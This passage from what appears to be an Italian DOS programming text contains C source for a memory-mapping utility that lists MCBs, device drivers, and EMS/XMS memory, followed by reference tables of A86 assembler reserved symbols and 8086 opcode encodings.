mlist[mlistnum].seg=sd->start;
mlist[mlistnum].size=(ulong)sd->size << 4;
switch(sd->type) {
case 'D':
case 'I':
mlist[mlistnum].name[0]=' ';
strncpy(&mlist[mlistnum].name[1], sd->name, 8);
strupr(mlist[mlistnum].name);
mlist[mlistnum].type=MT_DEVICE;
break;
case 'F':
strcpy(mlist[mlistnum].name, " FILES");
mlist[mlistnum].type=MT_DATA;
break;
case 'X':
strcpy(mlist[mlistnum].name, " FCBS");
mlist[mlistnum].type=MT_DATA;
break;
case 'C':
case 'B':
strcpy(mlist[mlistnum].name, " BUFFERS");
mlist[mlistnum].type=MT_DATA;
break;
case 'L':
strcpy(mlist[mlistnum].name, " LASTDRV");
mlist[mlistnum].type=MT_DATA;
break;
case 'S':
strcpy(mlist[mlistnum].name, " STACKS");
mlist[mlistnum].type=MT_DATA;
break;
default:
strcpy(mlist[mlistnum].name, " ??????");
mlist[mlistnum].type=MT_DATA;
break;
}
sd=MK_FP(sd->start + sd->size, 0);
}
}
// --------------------------------------------------------------------------
// Name: check_name
// Input: uchar *name name of MCB or device driver
// Output: -
// Notes: Filters name of MCBs and device drivers.
// --------------------------------------------------------------------------
void check_name(uchar *name)
{
ushort i;
for(i=0; name[i]; i++)
if ( name[i] < ' ' ) {
name[i] = '0';
break;
} // if
}
// --------------------------------------------------------------------------
// Name: register_mcb
// Input: MCB *mcb address of MCB block
// Output: -
// Notes: Registers parameters of the given MCB block.
// --------------------------------------------------------------------------
static void register_mcb(MCB *mcb)
{
mlist[mlistnum].seg=FP_SEG(mcb);
mlist[mlistnum].owner=mcb->owner;
mlist[mlistnum].size=(ulong)mcb->size << 4;
if (mlist[mlistnum].seg <= 0x9FFF) {
if (is_psp(mcb)) {
strncpy(mlist[mlistnum].name, mcb->name, 8);
check_name(mlist[mlistnum].name);
strupr(mlist[mlistnum].name);
mlist[mlistnum].environment=env_seg(mcb);
mlist[mlistnum].type=MT_PROGRAM;
}
if (!mcb->owner) {
mlist[mlistnum].type=MT_FREE;
} else if (mcb->owner <= 0x0008) {
strcpy(mlist[mlistnum].name, "DOS");
if (!strncmp(mcb->name, "SD", 2)) {
mlist[mlistnum].type=MT_SYSDATA;
search_sd(mcb);
} else if (!strncmp(mcb->name, "SC", 2)) {
mlist[mlistnum].type=MT_SYSCODE;
}
else
mlist[mlistnum].type=MT_SYSCODE;
}
} else {
if (!mcb->owner) {
mlist[mlistnum].type=MT_FREE;
} else if (mcb->owner <= 0x0008) {
strcpy(mlist[mlistnum].name, "DOS");
if (!strncmp(mcb->name, "SD", 2)) {
mlist[mlistnum].type=MT_SYSDATA;
search_sd(mcb);
} else if (!strncmp(mcb->name, "SC", 2)) {
mlist[mlistnum].type=MT_SYSCODE;
}
} else if (mcb->owner > 0x0008) {
mlist[mlistnum].environment=env_seg(mcb);
mlist[mlistnum].type=MT_PROGRAM;
strncpy(mlist[mlistnum].name, mcb->name, 8);
strupr(mlist[mlistnum].name);
}
}
}
// --------------------------------------------------------------------------
// Name: make_mcb_list
// Input: -
// Output: -
// Notes: Makes the list of MCBs.
// --------------------------------------------------------------------------
static void make_mcb_list(void)
{
ushort i, j;
MCB *cur_mcb;
uchar origlink;
memset(mlist, 0, sizeof(mlist));
check_memory();
asm mov ah,52h
asm int 21h
asm mov ax,es:[bx-2]
asm mov word ptr first_mcb[2],ax
asm mov word ptr first_mcb,0
if (upper_installed) {
origlink=get_upperlink();
set_upperlink(1);
}
cur_mcb=(MCB *)MK_FP(first_mcb, 0);
while((mlistnum < MAX_ITEM) && (cur_mcb->type != 'Z')) {
register_mcb(cur_mcb);
cur_mcb=(MCB *)MK_FP(FP_SEG(cur_mcb) + cur_mcb->size + 1, 0);
++mlistnum;
}
register_mcb(cur_mcb);
cur_mcb=(MCB *)MK_FP(FP_SEG(cur_mcb) + cur_mcb->size + 1, 0);
++mlistnum;
if (upper_installed)
set_upperlink(origlink);
for(i=0; i<mlistnum; i++)
if ( (mlist[i].seg >= 0x9000) && (mlist[i].seg <= 0xB000) &&
(mlist[i].type == MT_SYSCODE) ) {
upper_index=i;
break;
}
for(i=upper_index; i<mlistnum; i++)
if (mlist[i].type == MT_FREE) {
upper_free+=mlist[i].size;
if (mlist[i].size > upper_large)
upper_large=mlist[i].size;
}
for(i=0; i<mlistnum; i++) {
if (mlist[i].type == MT_PROGRAM)
for(j=0; j<mlistnum; j++)
if ((mlist[i].seg != mlist[j].seg) &&
(mlist[j].owner == mlist[i].seg+1)) {
strcpy(mlist[j].name, mlist[i].name);
mlist[j].type=(mlist[i].environment == mlist[j].seg+1) ? MT_ENV :
MT_DATA;
}
if (mlist[i].type != MT_SYSDATA)
search_vectors(&mlist[i]);
}
for(i=0; i<mlistnum; i++)
if (mlist[i].seg+1 == _psp) {
mlist[i+1].size+=mlist[i].size + 16;
mlist[i].type=MT_MAP;
for(j=0; j<mlistnum; j++)
if (mlist[j].seg+1 == mlist[i].environment) {
if (j == i-1) {
mlist[j].type=MT_MAP;
} else {
mlist[j].type=MT_FREE;
mlist[j].name[0]='0';
}
break;
}
break;
}
}
// --------------------------------------------------------------------------
// Name: make_dev_list
// Input: -
// Output: -
// Notes: Makes list of device drivers.
// --------------------------------------------------------------------------
static void make_dev_list(void)
{
ushort i, j;
DEVICE_HEADER *cur_dev;
DPB *cur_dpb;
memset(dlist, 0, sizeof(dlist));
make_mcb_list();
asm mov ah,52h
asm int 21h
asm add bx,22h
asm mov word ptr first_dev[2],es
asm mov word ptr first_dev,bx
cur_dev=first_dev;
while((FP_OFF(cur_dev) != 0xFFFF) &&
(dlistnum < MAX_ITEM)) {
dlist[dlistnum].addr=cur_dev;
dlist[dlistnum].attr=cur_dev->attr;
strncpy(dlist[dlistnum].devname, cur_dev->name, 8);
check_name(dlist[dlistnum].devname);
strupr(dlist[dlistnum].devname);
cur_dev=cur_dev->next;
++dlistnum;
}
for(i=0; i<dlistnum; i++)
for(j=0; j<mlistnum; j++)
if (mlist[j].seg == FP_SEG(dlist[i].addr))
strcpy(dlist[i].progname, (mlist[j].name[0] == ' ') ?
&mlist[j].name[1] : mlist[j].name);
asm mov ah,52h
asm int 21h
asm les bx,es:[bx]
asm mov word ptr first_dpb[2],es
asm mov word ptr first_dpb,bx
cur_dpb=first_dpb;
while(FP_OFF(cur_dpb) != 0xFFFF) {
for(i=0; i<dlistnum; i++)
if (dlist[i].addr == cur_dpb->device_addr) {
dlist[i].drives[dlist[i].drive_num++]=cur_dpb->drive_num+'A';
break;
}
cur_dpb=cur_dpb->next_dpb;
}
for(i=0; i<dlistnum; i++) {
if ((dlist[i].attr & 0x8000) == 0)
dlist[i].devname[0]='0';
if (dlist[i].drive_num) {
if (dlist[i].drive_num == 1)
sprintf(dlist[i].devname, "%c:", dlist[i].drives[0]);
else
sprintf(dlist[i].devname, "%c: - %c:", dlist[i].drives[0],
dlist[i].drives[dlist[i].drive_num-1]);
}
}
}
// --------------------------------------------------------------------------
// Name: normal_list
// Input: uchar type type of list
// Output: -
// Notes: Displays the normal list of programs.
// --------------------------------------------------------------------------
static void normal_list(uchar type)
{
ushort i, num;
make_mcb_list();
puts("ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿");
puts("³ mcb size name type ³");
puts("ÃÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´");
num=(upper_installed && (type == NORMAL)) ? upper_index : mlistnum;
for(i=0; i<num; i++)
if ((mlist[i].type == MT_SYSCODE) ||
(mlist[i].type == MT_SYSDATA) ||
(mlist[i].type == MT_FREE) ||
(mlist[i].type == MT_PROGRAM) ||
(mlist[i].type == MT_DEVICE))
printf("³ %04x ³ %6lu ³ %-9s ³ %-13s ³n",
mlist[i].seg, mlist[i].size, mlist[i].name,
typenames[mlist[i].type]);
if (!ems_installed && !xms_installed && !upper_installed) {
puts("ÀÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ");
return;
}
puts("ÃÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´");
if (ems_installed)
printf("³ %8lu bytes free EMS memory ³n", ems_free);
if (xms_installed)
printf("³ %8lu bytes free XMS memory ³n", xms_free);
if (upper_installed)
printf("³ %8lu bytes free upper memory ³n", upper_free);
puts("ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ");
}
// --------------------------------------------------------------------------
// Name: full_list
// Input: -
// Output: -
// Notes: Displays full list of memory blocks.
// --------------------------------------------------------------------------
static void full_list(void)
{
ushort i, j, pos;
uchar line[81];
make_mcb_list();
puts("ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
");
puts("³ mcb size name type interrupt vectors
³");
puts("ÃÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
´");
for(i=0; i<mlistnum; i++)
if (mlist[i].type != MT_MAP) {
sprintf(line, "³ %04x ³ %6lu ³ %-9s ³ %-4s ³
³",
mlist[i].seg, mlist[i].size, mlist[i].name,
typenames[mlist[i].type]);
for(j=1, pos=46; j<=mlist[i].vecnum; j++) {
sprintf(&line[pos], "%02x", (int)mlist[i].vectors[j-1]);
line[pos+2]=' ';
if (!(j % 9) && ((j+1) <= mlist[i].vecnum)) {
puts(line);
strcpy(line, "³ ³ ³ ³ ³
³");
pos=46;
} else {
pos+=3;
}
}
puts(line);
}
puts("ÀÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
");
}
// --------------------------------------------------------------------------
// Name: device_list
// Input: -
// Output: -
// Notes: Display the list of device drivers.
// --------------------------------------------------------------------------
static void device_list(void)
{
ushort i, num;
make_dev_list();
puts("ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿");
puts("³ address attr name program ³");
puts("ÃÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄ´");
// XXXX:XXXX XXXX XXXXXXXX XXXXXXXX
for(i=0; i<dlistnum; i++)
printf("³ %Fp ³ %04x ³ %-8s ³ %-8s ³n",
dlist[i].addr, dlist[i].attr, dlist[i].devname,
dlist[i].progname);
puts("ÀÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÙ");
}
// --------------------------------------------------------------------------
// Name: ems_list
// Input: -
// Output: -
// Notes: Displays the EMS report.
// --------------------------------------------------------------------------
static void ems_list(void)
{
ushort i;
uchar *line, numstr[20];
uchar handlename[9];
check_ems();
puts("ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿");
if (!ems_installed) {
puts("³ EMS driver not installed in system. ³");
} else {
line="³ EMS driver version ³";
sprintf(numstr, "%1i.%1i", (int)ems_vermajor, (int)ems_verminor);
strncpy(&line[22], numstr, strlen(numstr));
puts(line);
line="³ EMS page frame ³";
sprintf(numstr, "%04X", ems_frame);
strncpy(&line[22], numstr, strlen(numstr));
puts(line);
line="³ Total EMS memory ³";
sprintf(numstr, "%lu bytes", ems_size);
strncpy(&line[22], numstr, strlen(numstr));
puts(line);
line="³ Free EMS memory ³";
sprintf(numstr, "%lu bytes", ems_free);
strncpy(&line[22], numstr, strlen(numstr));
puts(line);
line="³ Total handles ³";
sprintf(numstr, "%u", ems_totalhandle);
strncpy(&line[22], numstr, strlen(numstr));
puts(line);
line="³ Free handles ³";
sprintf(numstr, "%u", ems_freehandle);
strncpy(&line[22], numstr, strlen(numstr));
puts(line);
puts("³ ³");
puts("³ Handle Pages Size Name ³");
puts("³ ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ ³");
for(i=0; i<ems_usehandle; i++) {
memset(handlename, 0, sizeof(handlename));
if (ems_vermajor >= 4) {
if (ems_handles[i].handle == 0) {
strcpy(handlename, "SYSTEM");
} else {
asm push di
_DX=ems_handles[i].handle;
_ES=FP_SEG(&handlename);
_DI=FP_OFF(&handlename);
asm mov ax,5300h
asm int 67h
asm pop di
}
strupr(handlename);
}
printf("³ %-7u %-6u %-9lu %-9s ³n",
ems_handles[i].handle, ems_handles[i].pages,
(ulong)ems_handles[i].pages * 16384L, handlename);
}
}
puts("ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ");
}
// --------------------------------------------------------------------------
// Name: xms_list
// Input: -
// Output: -
// Notes: Displays the XMS report.
// --------------------------------------------------------------------------
static void xms_list(void)
{
ushort i;
uchar *line, numstr[20];
make_mcb_list();
if (xms_installed) {
printf("Testing XMS memory ...");
memset(xms_handles, 0, sizeof(xms_handles));
xms_usehandle=0;
for(i=0; i<65535; i++) {
asm mov ah,0Eh
_DX=i;
(*xms_drv)();
asm or ax,ax
asm jnz _found
continue;
_found:
asm mov byte ptr xms_freehandle,bl
if (xms_usehandle < MAX_HANDLE) {
asm push di
_ES=FP_SEG(&xms_handles);
_DI=FP_OFF(&xms_handles);
asm mov ax,xms_usehandle //
xms_handles[xms_usehandle].handle=i;
asm mov cl,3
asm shl ax,cl
asm add di,ax
asm mov ax,i
asm mov es:[di],ax
asm mov es:[di+2],dx //
xms_handles[xms_usehandle].size=_DX;
asm mov es:[di+6],bh //
xms_handles[xms_usehandle].locks=_BH;
asm pop di
xms_handles[xms_usehandle].size*=1024L;
xms_usehandle++;
}
}
printf("r");
}
puts("ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿");
if (!xms_installed) {
puts("³ XMS driver not installed in system. ³");
} else {
line="³ XMS driver version ³";
sprintf(numstr, "%i.%i", (ushort)xms_vermajor, (ushort)xms_verminor);
strncpy(&line[26], numstr, strlen(numstr));
puts(line);
line="³ HMA state ³";
sprintf(numstr, "%s", (xms_hma) ? "exists" : "not exists");
strncpy(&line[26], numstr, strlen(numstr));
puts(line);
line="³ A20 line state ³";
sprintf(numstr, "%s", (xms_a20) ? "enabled" : "disabled");
strncpy(&line[26], numstr, strlen(numstr));
puts(line);
line="³ Free XMS memory ³";
sprintf(numstr, "%lu bytes", xms_free);
strncpy(&line[26], numstr, strlen(numstr));
puts(line);
line="³ Largest free XMS block ³";
sprintf(numstr, "%lu bytes", xms_largest);
strncpy(&line[26], numstr, strlen(numstr));
puts(line);
line="³ Free handles ³";
sprintf(numstr, "%u", xms_freehandle);
strncpy(&line[26], numstr, strlen(numstr));
puts(line);
if (xms_usehandle) {
puts("³ ³");
puts("³ Block Handle Size Locks ³");
puts("³ ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ ³");
for(i=0; i<xms_usehandle; i++)
printf("³ %-6u %-7u %-9lu %-12u ³n",
i, xms_handles[i].handle, xms_handles[i].size,
xms_handles[i].locks);
}
puts("³ ³");
if (upper_installed) {
line="³ Free upper memory ³";
sprintf(numstr, "%lu bytes", upper_free);
strncpy(&line[26], numstr, strlen(numstr));
puts(line);
line="³ Largest upper block ³";
sprintf(numstr, "%lu bytes", upper_large);
strncpy(&line[26], numstr, strlen(numstr));
puts(line);
} else {
puts("³ Upper memory not available ³");
}
}
puts("ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ");
}
// Main ---------------------------------------------------------------------
int main(int argc, char *argv[])
{
ushort i;
if (argc > 1) {
for(i=1; i<argc; i++) {
if ((argv[i][0] == '-') || (argv[i][0] == '/'))
switch( argv[i][1] ) {
case 'n':
case 'N':
normal_list(NORMAL);
break;
case 'u':
case 'U':
normal_list(UPPER);
break;
case 'f':
case 'F':
full_list();
break;
case 'd':
case 'D':
device_list();
break;
case 'e':
case 'E':
ems_list();
break;
case 'x':
case 'X':
xms_list();
break;
case 'h':
case 'H':
case '?':
puts(USAGE);
return 0;
default:
printf("Invalid option %s (use -h for help).n", argv[i]);
return 1;
}
else {
printf("Invalid option %s (use -h for help).n", argv[i]);
return 1;
}
}
} else {
normal_list(NORMAL);
}
return 0;
}
La seguente è una tabella riportante i simboli riservati dell’assembler dei
sistemi x86.
Reserved Symbols of the A86 Assembler
AAA ASCII adjust addition ELSEIF Conditional term
AAD ASCII adjust division END Ignored for compatibility
AAM ASCII adjust multiply ENDIF Conditional term
AAS ASCII adjust subtract ENDP Ignored for compatibility
ADC Add with carry ENDS End of segment
ADD Instruction ENTER Instruction
AH Byte register EQ Equals operator
AL Byte register EQU Equate directive
AND Instruction/operator ES Segment register
ASSUME Ignored for compatibility EVEN Coerce to even address
AX Word register EXTRN Ignored for compatibility
B Byte memory specifier F Far specifier
BH Byte register F2XM1 87 Instruction
BIT Bit-mask operator FABS 87 Instruction
BL Byte register FADD 87 Instruction
BOUND Instruction FADDP 87 Instruction
BP Word register FAR Far specifier
BX Word register FBLD 87 Instruction
BY Bytes-combine operator FBSTP 87 Instruction
BYTE Byte memory specifier FCHS 87 Instruction
CALL Instruction FCLEX 87 Instruction
CBW Convert byte to word FCOM 87 Instruction
CH Byte register FCOMP 87 Instruction
CL Byte register FCOMPP 87 Instruction
CLC Clear carry FDECSTP 87 Instruction
CLD Clear direction FDISI 87 Instruction
CLI Clear interrupt FDIV 87 Instruction
CMC Complement carry FDIVP 87 Instruction
CMP Compare FDIVR 87 Instruction
CMPS Compare string FDIVRP 87 Instruction
CMPSB Compare string byte FENI 87 Instruction
CMPSW Compare string word FFREE 87 Instruction
CODE Segment name FIADD 87 Instruction
COMMENT Directive FICOM 87 Instruction
CS Segment register FICOMP 87 Instruction
CWD Convert word dword FIDIV 87 Instruction
CX Word register FIDIVR 87 Instruction
D Dword specifier FILD 87 Instruction
DAA Decimal adjust add FIMUL 87 Instruction
DAS Decimal adjust sub FINCSTP 87 Instruction
DATA Segment name FINIT 87 Instruction
DB Define bytes FIST 87 Instruction
DD Define dwords FISTP 87 Instruction
DEC Decrement FISUB 87 Instruction
DH Byte register FISUBR 87 Instruction
DI Word register FLD 87 Instruction
DIV Divide FLD1 87 Instruction
DL Byte register FLDCW 87 Instruction
DQ Define Qwords FLDENV 87 Instruction
DS Segment register FLDL2E 87 Instruction
DT Define Twords FLDL2T 87 Instruction
DUP Duplicate operator FLDLG2 87 Instruction
DW Define words FLDLN2 87 Instruction
DWORD Memory specifier FLDPI 87 Instruction
DX Word register FLDZ 87 Instruction
ELSE Conditional term FMUL 87 Instruction
_
FMULP 87 Instruction JL Jump on less
FNCLEX 87 Instruction JLE Jump less equal
FNDISI 87 Instruction JMP Jump unconditional
FNENI 87 Instruction JNA Jump not above
FNINIT 87 Instruction JNAE Jump not above equal
FNOP 87 Instruction JNB Jump not below
FNSAVE 87 Instruction JNBE Jump not below equal
FNSTCW 87 Instruction JNC Jump not carry
FNSTENV 87 Instruction JNE Jump not equal
FNSTSW 87 Instruction JNG Jump not greater
FPATAN 87 Instruction JNGE Jump not greater equ
FPREM 87 Instruction JNL Jump not less
FPTAN 87 Instruction JNLE Jump not less equal
FRNDINT 87 Instruction JNO Jump not overflow
FRSTOR 87 Instruction JNP Jump not parity
FSAVE 87 Instruction JNS Jump not sign
FSCALE 87 Instruction JNZ Jump not zero
FSETPM 87 Instruction JO Jump overflow
FSQRT 87 Instruction JP Jump parity
FST 87 Instruction JPE Jump parity even
FSTCW 87 Instruction JPO Jump parity odd
FSTENV 87 Instruction JS Jump on sign
FSTP 87 Instruction JZ Jump on zero
FSTSW 87 Instruction LABEL Declaration
FSUB 87 Instruction LAHF Load AH flags
FSUBP 87 Instruction LDS Load into DS
FSUBR 87 Instruction LE Less equal operator
FSUBRP 87 Instruction LEA Load eff address
FTST 87 Instruction LEAVE Instruction
FWAIT 87 Instruction LES Load into ES
FXAM 87 Instruction LOCK Instruction
FXCH 87 Instruction LODS Load string
FXTRACT 87 Instruction LODSB Load string byte
FYL2X 87 Instruction LODSW Load string word
FYL2XP1 87 Instruction LONG Operator
GE Greater/equal operator LOOP Instruction
GT Greater than operator LOOPE Loop on equal
HIGH High byte of word op LOOPNE Loop not equal
HLT Halt * LOOPNZ Loop not zero
IDIV Integer divide LOOPZ Loop on zero
IF Skip/conditional term LOW Operator
IMUL Integer multiply LT Less than operator
IN Input from port MACRO Directive
INC Increment MOD Operator
INCLUDE Ignored for compatibility MOV Instruction
INS Input string MOVS Move string
INSB Input string byte MOVSB Move string byte
INSW Input string word MOVSW Move string word
INT Interrupt MUL Multiply
INTO Interrupt on overflow NAME Ignored for compatibility
IRET Interrupt return NE Not equals operator
JA Jump on above NEAR Operator
JAE Jump above equal NEG Instruction
JB Jump on below NIL No code instruction
JBE Jump below equal NOP No operation
JC Jump on carry NOT Instruction/operator
JCXZ Jump on CX zero OFFSET Operator
JE Jump on equal OR Instruction/operator
JG Jump on greater ORG Directive
JGE Jump greater equal OUT Output to port
_
OUTS Output String XCHG Instruction
OUTSB Output string byte XLAT Translate byte
OUTSW Output string word XLATB Translate byte
PAGE Ignored for compatibility XOR Instruction/operator
POP Instruction
POPA Pop all
POPF Pop flags
PROC Procedure Directive
PTR Ignored for compatibility
PUBLIC Ignored for compatibility
PUSH Instruction
PUSHA Push all
PUSHF Push flags
Q Qword specifier
QWORD Memory specifier
RADIX Directive
RCL Rotate carry left
RCR Rotate carry right
REP Repeat prefix
REPE Repeat while equal
REPNE Repeat not equal
REPNZ Repeat while zero
REPZ Repeat non zero
RET Return
RETF Far Return
ROL Rotate left
ROR Rotate right
SAHF Store AH to flags
SAL Shift arith left
SAR Shift arith right
SBB Subtract with borrow
SCAS Scan string
SCASB Scan string byte
SCASW Scan string word
SEGMENT Directive
SHL Instruction/operator
SHORT Operator
SHR Instruction/operator
SI Word register
SP Word register
SS Segment register
ST EQU 0 for compatibility
STC Set carry
STD Set direction
STI Set interrupts
STOS Store string
STOSB Store string byte
STOSW Store string word
STRUC Structure directive
SUB Instruction
SUBTTL Ignored for compatibility
T Tword specifier
TEST Instruction
THIS This-location specifier
TITLE Ignored for compatibility
TWORD Memory specifier
TYPE Operator
W Word specifier
WAIT Instruction
WORD Word specifier
La seguente tabella mostra la codifica delle istruzioni utilizzando un altra
metodologia.
* EXPLANATION OF THE NOTATION USED IN THE HEX TABLE *
Symbol Explanation
r8 Indicates a byte register operand
rm8 Indicates a byte reg/mem operand
m8 Indicates a byte memory operand
i8 Indicates a byte immediate operand
r16 Indicates a word register operand
rm16 Indicates a word reg/mem operand
m16 Indicates a word memory operand
i16 Indicates a word immediate operand
rel8 Indicates a byte relative offset operand (see 'cb')
rel16 Indicates a word relative offset operand (see 'cw')
ptr16:16Indicates an immediate far pointer operand (see 'cd')
m16:16 Indicates a memory far pointer operand
m16&16 Indicates two words in memory (for BOUND)
/1 etc. Indicates that the 'Reg' field of the RegInfo byte contains
this number as opcode information
+rb Indicates that the 'Reg' value of the first byte register
operand is added to the opcode
+rw Indicates that the 'Reg' value of the first word register
operand is added to the opcode
/r Indicates a RegInfo byte (maps to register or memory
operands)
ib Indicates a byte of data (maps to an i8 operand)
iw Indicates a word of data (maps to an i16 operand)
cb Indicates a relative offset from the next instruction for
JMP, CALL etc. (signed with segment wrap, one byte)
cw Indicates a relative offset from the next instruction for
JMP, CALL etc. (unsigned with segment wrap, two bytes)
cd Indicates an absolute far pointer for JMP, CALL etc.
(signed, four bytes)
Structure of the RegInfo byte:
Field Mode Reg Reg/Mem
Bits 7 6 5 4 3 2 1 0
Byte regs: ALCLDLBLAHCHDHBH
Word regs: AXCXDXBXSPBPSIDI
Reg value: 0 1 2 3 4 5 6 7
* EXPLANATION OF THE NOTATION USED IN THE OCTAL TABLE *
Symbol Explanation
r8 Indicates a byte register operand
rm8 Indicates a byte reg/mem operand
m8 Indicates a byte memory operand
i8 Indicates a byte immediate operand
r16 Indicates a word register operand
rm16 Indicates a word reg/mem operand
m16 Indicates a word memory operand
i16 Indicates a word immediate operand
rel8 Indicates a byte relative offset operand (see 'cb')
rel16 Indicates a word relative offset operand (see 'cw')
ptr16:16Indicates an immediate far pointer operand (see 'cd')
m16:16 Indicates a memory far pointer operand
m16&16 Indicates two words in memory (for BOUND)
t Indicates the 'Mode' field of the RegInfo byte, which is
2 bits and is always the first octal digit
r Indicates the 'Reg' field of the RegInfo byte, which is
3 bits and is the second octal digit (may not be present)
m Indicates the 'Reg/Mem' field of the RegInfo byte, which
is 3 bits and is the third octal digit
ib Indicates a byte of data (maps to an i8 operand)
iw Indicates a word of data (maps to an i16 operand)
cb Indicates a relative offset from the next instruction for
JMP, CALL etc. (signed with segment wrap, one byte)
cw Indicates a relative offset from the next instruction for
JMP, CALL etc. (unsigned with segment wrap, two bytes)
cd Indicates an absolute far pointer for JMP, CALL etc.
(unsigned, four bytes)
Structure of the RegInfo byte:
Field Mode Reg Reg/Mem
Bits 7 6 5 4 3 2 1 0
Digit 1st 2nd 3rd
Byte regs: ALCLDLBLAHCHDHBH
Word regs: AXCXDXBXSPBPSIDI
Reg value: 0 1 2 3 4 5 6 7
ModeReg/MemOctalMeaning
00 000 0r0 [BX + SI]
001 0r1 [BX + DI]
010 0r2 [BP + SI]
011 0r3 [BP + DI]
100 0r4 [SI]
101 0r5 [DI]
110 0r6 disp16
111 0r7 [BX]
01 000 1r0 [BX + SI + disp8]
001 1r1 [BX + DI + disp8]
010 1r2 [BP + SI + disp8]
011 1r3 [BP + DI + disp8]
100 1r4 [SI + disp8]
101 1r5 [DI + disp8]
110 1r6 [BP + disp8]
111 1r7 [BX + disp8]
10 000 2r0 [BX + SI + disp16]
001 2r1 [BX + DI + disp16]
010 2r2 [BP + SI + disp16]
011 2r3 [BP + DI + disp16]
100 2r4 [SI + disp16]
101 2r5 [DI + disp16]
110 2r6 [BP + disp16]
111 2r7 [BX + disp16]
11 000 3r0 AL / AX
001 3r1 CL / CX
010 3r2 DL / DX
011 3r3 BL / BX
100 3r4 AH / SP
101 3r5 CH / BP
110 3r6 DH / SI
111 3r7 BH / DI
disp8, disp16: memory offset or displacement, disp8 = byte, disp16 = word
which will follow the /r byte but precede any ib/iw bytes
---* THE ASSEMBLY TABLE -- IN HEX *---
Instruction Opcode/Data
AAA 37
AAD D5 0A
AAD i8 D5 ib
AAM D4 0A
AAM i8 D4 ib
AAS 3F
ADC AL,i8 14 ib
ADC AX,i16 15 iw
ADC r8,rm8 12 /r
ADC r16,rm16 13 /r
ADC rm8,r8 10 /r
ADC rm16,r16 11 /r
ADC rm8,i8 80 /2 ib
ADC rm16,i8 83 /2 ib
ADC rm16,i16 81 /2 iw
ADD AL,i8 04 ib
ADD AX,i16 05 iw
ADD r8,rm8 02 /r
ADD r16,rm16 03 /r
ADD rm8,r8 00 /r
ADD rm16,r16 01 /r
ADD rm8,i8 80 /0 ib
ADD rm16,i8 83 /0 ib
ADD rm16,i16 81 /0 iw
AND AL,i8 24 ib
AND AX,i16 25 iw
AND r8,rm8 22 /r
AND r16,rm16 23 /r
AND rm8,r8 20 /r
AND rm16,r16 21 /r
AND rm8,i8 80 /4 ib
AND rm16,i8 83 /4 ib
AND rm16,i16 81 /4 iw
BOUND r16,m16&16 62 /r
CALL rel16 E8 cw
CALL FAR ptr16:16 9A cd
CALL rm16 FF /2
CALL FAR m16:16 FF /3
CBW 98
CLC F8
CLD FC
CLI FA
CMC F5
CMP AL,i8 3C ib
CMP AX,i16 3D iw
CMP r8,rm8 3A /r
CMP r16,rm16 3B /r
CMP rm8,r8 38 /r
CMP rm16,r16 39 /r
CMP rm8,i8 80 /7 ib
CMP rm16,i8 83 /7 ib
CMP rm16,i16 81 /7 iw
CMPSB A6
CMPSW A7
CWD 99
DAA 27
DAS 2F
DEC r16 48+rw
DEC rm8 FE /1
DEC rm16 FF /1
DIV rm8 F6 /6
DIV rm16 F7 /6
ENTER i16,i8 C8 iw ib
HLT F4
IDIV rm8 F6 /7
IDIV rm16 F7 /7
IMUL rm8 F6 /5
IMUL rm16 F7 /5
IMUL r16,rm16,i16 69 iw
IMUL r16,rm16,i8 6B ib
IN AL,DX EC
IN AX,DX ED
IN AL,i8 E4 ib
IN AX,i8 E5 ib
INC r16 40+rw
INC rm8 FE /0
INC rm16 FF /0
INSB 6C
INSW 6D
INT 3 (Breakpoint) CC
